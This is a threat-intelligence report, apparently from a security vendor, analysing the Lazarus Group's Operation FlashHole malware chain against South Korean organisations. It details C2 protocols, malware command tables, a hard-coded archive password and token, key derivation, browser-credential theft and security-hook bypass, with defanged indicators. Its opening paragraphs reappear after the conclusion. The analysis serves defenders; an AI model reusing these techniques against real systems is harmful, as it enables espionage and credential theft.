Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
Background
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.
As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Initial infection vector
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.
Appearance of the malicious websites
The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.
Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach
Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Full infection chain
Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.
Initial infection chain
Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.
Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
Malware set
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub – the start of the chain
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.
During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
Command
Description
mqdrz
Collect information about the device and its running processes
laeca
Directly invoke the received shellcode in memory
aqvxp
Terminate the current process
rtcya
Beaconing after finishing the handshake process
Cubridge – the framework orchestrator
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.
Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.
Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
Tools (in DLL form) – independent utilities that perform one-off tasks;
Modules – components that are loaded once and remain active providing an extended set of functionalities.
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
Command
Payload type
Description
0
–
Collect device info including the computer name, time zone, PID, and other similar details
1
Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2
Create a file at the specified path
3
Possibly plugin
Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4
Plugin
Reflectively load a plugin in DLL format
5
Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6
Retrieve all information about the loaded plugins
7
Unload the specified plugin
8
Shellcode
Inject the provided shellcode into the target process and load it using section mapping injection
9
Load the provided shellcode directly into memory
10
Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11
Retrieve all information about the loaded shellcode
12
Unload the specified shellcode
13
–
Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14
Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15
Terminate in a controlled manner
16
Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17
Update the global flags, the number of C2 servers, the C2 addresses, etc.
18
Tool
Load a DLL reflectively with the specified parameter
19
Configure the parameters for loading a single DLL
20
Unload the single DLL
21
Module
Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22
Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
Command
Role
23
Get local disk space for each drive
24
Get information about the specified file or directory
25
Execute the provided command
26
Get information about the specified file or directory (similar to command 24)
27
Execute the provided command under the target process (PPID spoofing)
28
Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29
Get detailed information about processes
30
Terminate the provided process
31
Suspend all threads belonging to the specified process
32
Resume all threads belonging to the specified process
33
Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34
Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35
Set the current working directory
36
Copy the specified file to the provided path
37
Delete the specified directory
38
Move the specified file to the provided path
39
Create the provided directory
40
Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41
Read the specified file
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
Command
Role
42
Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43
Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44
Get information about the specified directory
45
Get information about the specified drive
46
Inject the provided DLL payload into the target process
47
Unload the specified DLL from the specified process
48
Implementation of the ipconfig command
49
Implementation of the net command
50
Implementation of the netsh advfirewall firewall command
51
Implementation of the netstat command
52
Implementation of the ping -6 command
53
Implementation of the reg command
54
Implementation of the sc command
55
Implementation of the ping command
56
Implementation of the whoami command
57
Implementation of the nslookup command
58
Implementation of the schtasks command
59
Implementation of the systeminfo command
60
Implementation of the arp command
61
Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62
Not implemented
63
Not implemented
64
Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79
Not implemented
Besides the modules, we also observed that the actor deployed various plugins and tools.
Type of payload
Name
Description
Plugin
ADFinder (AdFinder.dll)
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin
FileCollector (Dll.dll)
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool
Browser stealer
Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool
Process collector
Iterates over all running processes, collecting each process’s ID, path, and command line
TouchHub installs a service for TouchShift
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
Path
Type
Description
C:\Windows\System32\RasConv\ImeBroker.exe
Executable file registered as a service
Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll
Side-loaded TouchShift payload
Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat
TechHub’s configuration file
Dropped by TouchHub after extracting configuration values
TouchShift, a prevalent loader employed across multiple infection chains
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
Hard-coded XOR key: x809G736iC3f8Wp8
Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)
After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
ClientHub
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
Offset
Size
Field value
0
4
Current process ID
4
4
First four bytes of the decrypted C2 server information.
8
7
Randomly generated bytes
15
1
Calculated flag value that indicates a state machine.
16
8
Current system time, represented as a FILETIME structure.
24
8
Randomly generated bytes
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000001
1
DLL loading: load the received body reflectively along with the provided parameter
The payload’s image base
0x00000011
3
Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter
The payload’s image base, the address of the invoked function, and the execution result
0x00000101
5
Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately
The payload’s image base, the address of the function
0x00001011
11
Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin
–
0x00010001
17
DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer
The payload’s image base, the address of the interactive shared buffer, and the execution result
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000010
2
Invoke the previously loaded DLLs and plugins along with the provided parameter
The execution result
0x00000100
4
Not implemented
–
0x00001000
8
Unload the previously loaded DLLs and plugins
The execution result
0x00010000
16
Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload
The execution result
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
Plugin
Description
File archiver
Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector
Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner
Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor
Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information
In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient
LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.
LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.
Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.
Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.
Data relay flow between LPEClient and C2 via ClientHub
Comparison of plugins and modules
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Infrastructure
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
Victims
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Attribution and links to other campaigns
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.
We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.
Data leakage site linked to the COPPERHEDGE backdoor on the dark web
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.
Overlaps between the recent attacks by Lazarus Group
Conclusion
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.
Operation FlashHole attack flow during initial compromise
Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
Background
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.
